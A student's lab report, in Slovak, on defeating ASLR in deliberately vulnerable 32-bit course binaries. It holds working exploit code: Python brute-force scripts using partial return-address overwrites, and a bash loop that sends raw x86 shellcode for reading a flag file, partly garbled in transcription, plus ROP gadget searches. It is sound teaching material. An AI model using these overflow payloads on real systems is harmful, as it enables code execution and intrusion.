
BIT Lab 7

ASLR


Jakub Gašparín

7.1 ASLR, partial EIP overwrite

Rovnako ako v zadaniach 5 a 6, nájdem si offset. Toto je teraz 113.



Teraz sa pozriem, ako sa adresy menia:



Vidím, že tam mám statické prvé dva bajty. Môžem sa ešte pozrieť na to, v akom rozhraní sa mi tie adresy pohybujú. Toto spravím cez objdump a pozriem sa, kde by začína funckia pokus() a kde končí.

```
00001300 <pokus>:
    1300:       55                      push   %ebp
    1301:       89 e5                   mov    %esp,%ebp
    1303:       53                      push   %ebx
 1457:       50                      push   %eax
 1458:       e8 33 fc ff ff          call   1090 <puts@plt>
 145d:       83 c4 10                add    $0x10,%esp
```

Vidím, že rozdiel adries je 158, takže veľa adries tam nie je. Toto sa bude dať veľmi ľahko brute-forcenuť. Spravil som si krátky python skript ktorý bude hľadať konkrétnu adresu (ja som si zvolil 0x565c5300) až dokým ju nenájde.

```python
#!/usr/bin/env python3
import subprocess
import re


offset = 113
buffer = "\x00\x53\x5c\x56"
payload = "A" * offset + buffer

while True:

    result = subprocess.run(
        ['./001-exercise-buffer-overflow-32bit'],
        input=payload,
        text=True,
        capture_output=True,
        errors='ignore'
    )

    output = result.stdout

    if re.search(r"0x565c5300", output, re.IGNORECASE):
        print(output)
        break
```

```
xgasparin@bin-2024:~/lesson1$ vim test.py
xgasparin@bin-2024:~/lesson1$ ./test.py
Main:        0x565c5590
Unreachable: 0x565c5550
Pokus:        0x565c5300
Enter username: Enter login: Enter firstname: Enter webpage: Special entry!
```

Ukázalo sa, že skript zafungoval. Program som uložil v python skripte test.py.

7.2 ASLR 32-bit, brute force

BIN 5.2

Podobne ako v 7.1, pozeral som sa na to ako sa menia bajty v adrese Unreachable. Vidím že opäť sa mi prvé dva bajty nemenia.

```
xgasparin@bin-2024:~/lesson1$ nano 001-exercise-buffer-overflow.c
xgasparin@bin-2024:~/lesson1$ ./001-exercise-buffer-overflow-32bit
Main:        0x56616590
Unreachable: 0x56616550
Pokus:        0x56616300
Enter username: ^C
xgasparin@bin-2024:~/lesson1$ ./001-exercise-buffer-overflow-32bit
Main:        0x5659d590
Unreachable: 0x5659d550
Pokus:        0x5659d300
Enter username: ^[[A^C
xgasparin@bin-2024:~/lesson1$ ./001-exercise-buffer-overflow-32bit
Main:        0x5663a590
Unreachable: 0x5663a550
Pokus:        0x5663a300
Enter username: ^C
xgasparin@bin-2024:~/lesson1$ ./001-exercise-buffer-overflow-32bit
Main:        0x56603590
Unreachable: 0x56603550
Pokus:        0x56603300
Enter username: ^C
xgasparin@bin-2024:~/lesson1$ ./001-exercise-buffer-overflow-32bit
Main:        0x565fe590
Unreachable: 0x565fe550
Pokus:        0x565fe300
Enter username: ^C
xgasparin@bin-2024:~/lesson1$ ./001-exercise-buffer-overflow-32bit
Main:        0x56600590
Unreachable: 0x56600550
Pokus:        0x56600300
Enter username: ^C
xgasparin@bin-2024:~/lesson1$ ./001-exercise-buffer-overflow-32bit
Main:        0x56626590
Unreachable: 0x56626550
Pokus:        0x56626300
Enter username: ^C
xgasparin@bin-2024:~/lesson1$ ./001-exercise-buffer-overflow-32bit
Main:        0x56563590
Unreachable: 0x56563550
Pokus:        0x56563300
Enter username: ^C
xgasparin@bin-2024:~/lesson1$ ./001-exercise-buffer-overflow-32bit
Main:        0x56599590
Unreachable: 0x56599550
Pokus:        0x56599300
Enter username:
```

Iba som si upravil skript z prvého zadania, teraz mierim na adresu Unreachable, kde som si vybral adresu 0x56626550.

```python
#!/usr/bin/env python3
import subprocess
import re


offset = 113
buffer = "\x50\x65\x62\x56" # 0x56626550

payload = "A" * offset + buffer

while True:

    result = subprocess.run(
        ['./001-exercise-buffer-overflow-32bit'],
        input=payload,
        text=True,
        capture_output=True,
        errors='ignore'
    )

    output = result.stdout

    if re.search(r"0x56626550", output, re.IGNORECASE):
        print(output)
        break
```

```
xgasparin@bin-2024:~/lesson1$ vim 5_2.py
xgasparin@bin-2024:~/lesson1$ ./5_2.py
Main:        0x56626590
Unreachable: 0x56626550
Pokus:        0x56626300
Enter username: Enter login: Enter firstname: Enter webpage: Special entry!
This is a super duper functionality for the superspecial entry.
```

Skript zanfungoval a dostal som special entry. Program som uložil v python skripte 5_2.py.

BIN 5.3

Generate a pattern

Length

400

Pattern

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A

Find the offset

Register value

0x316a4130

Offset

272

```
xgasparin@bin-2024:~/lesson1$ ./002-exercise-stack-overflow-32bit
&i = 0xfff5cb6c
&buf = 0xfff5ca4c
main = 0x804987a
function = 0x8049775
system = 0x8051ff0
total 8
drwxrwxr-x  2 xkosmal xkosmal 4096 Nov  9 11:34 .
drwxrwxrwt 15 root    root    4096 Nov 11 18:58 ..
^C
xgasparin@bin-2024:~/lesson1$ ./002-exercise-stack-overflow-32bit
&i = 0xff88074c
&buf = 0xff88062c
main = 0x804987a
function = 0x8049775
system = 0x8051ff0
total 8
drwxrwxr-x  2 xkosmal xkosmal 4096 Nov  9 11:34 .
drwxrwxrwt 15 root    root    4096 Nov 11 18:58 ..
^C
xgasparin@bin-2024:~/lesson1$ ./002-exercise-stack-overflow-32bit
&i = 0xffdcebdc
&buf = 0xffdceabc
main = 0x804987a
function = 0x8049775
system = 0x8051ff0
total 8
drwxrwxr-x  2 xkosmal xkosmal 4096 Nov  9 11:34 .
drwxrwxrwt 15 root    root    4096 Nov 11 18:58 ..
^C
xgasparin@bin-2024:~/lesson1$ ./002-exercise-stack-overflow-32bit
&i = 0xfff2042c
&buf = 0xfff2030c
main = 0x804987a
function = 0x8049775
system = 0x8051ff0
total 8
drwxrwxr-x  2 xkosmal xkosmal 4096 Nov  9 11:34 .
drwxrwxrwt 15 root    root    4096 Nov 11 18:58 ..
^C
xgasparin@bin-2024:~/lesson1$ ./002-exercise-stack-overflow-32bit
&i = 0xffd6c6bc
&buf = 0xffd6c59c
main = 0x804987a
function = 0x8049775
system = 0x8051ff0
total 8
drwxrwxr-x  2 xkosmal xkosmal 4096 Nov  9 11:34 .
drwxrwxrwt 15 root    root    4096 Nov 11 18:58 ..
```

Vidím, že prvé dva a posledný jeden bajt je rovnaký. Napísal si jednoduchý while skript ktorý som následne nechal spustený na 1 milión inštancii na dvoch termináloch a výsledky som si zapisoval do súborov result.txt a result2.txt

```
    1041285 Segmentation fault
./yee.py: line 12: 1041394 Done
    1041395 Segmentation fault
^C
xgasparin@bin-2024:~/lesson1$
```

```
    1043675 Segmentation fault
./yee.py: line 12: 1043779 Done
    1043780 Segmentation fault
^C
xgasparin@bin-2024:~/lesson1$
```

```
#!/bin/bash
payload='jthg.txh/flahflagh002-
hon1/hlesshrin/haspahe/xgh/hom\x89\xe31\xc9j\x05X\xcd\x80j\x01[\x89\xc11\xd
2h\xff\xff\xff\x7f^1\xc0\xb0\xbb\xcd\x80Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab
1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad
6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag
1Ag2Ag3\xdc\x30\xb6\xff'

while true; do
    echo -ne $payload | ./002-exercise-stack-overflow-32bit
    sleep 0.2
done
```

Bohužiaľ, vlajku sa mi aj tak nepodarilo nájsť. Nie som moc istý, kde nastal problém keďže princíp je veľmi podobný predošlej úlohe, len teraz máme okolo 1.5 milióna možných adries. Šanca, že sa mi na správnu adresu podarí naraziť je veľmi nízka.

BIN 6.1

Cez ROPgadgets som si vypísal všetky gadgety

```
Unique gadgets found: 167
```

Toto mi ale našlo iba 167 gadgetov. Skúsil som si teraz nájsť pop [pointer]; ret adresy, ale našiel som iba ebx:

```
0x00001022 : pop ebx ; ret
```

Nedokázal som ani nájsť int 0x80:

```
xgasparin@bin-2024:~/lesson3$ grep "0x80" gadgets2.txt
xgasparin@bin-2024:~/lesson3$ grep "int" gadgets2.txt
xgasparin@bin-2024:~/lesson3$ grep "0x80" gadgets2.txt
xgasparin@bin-2024:~/lesson3$
```

Popravde, nevedel som jako mám postupovať ďalej keď nepoznám adresy využiteľných funkcii a nemám int 0x80.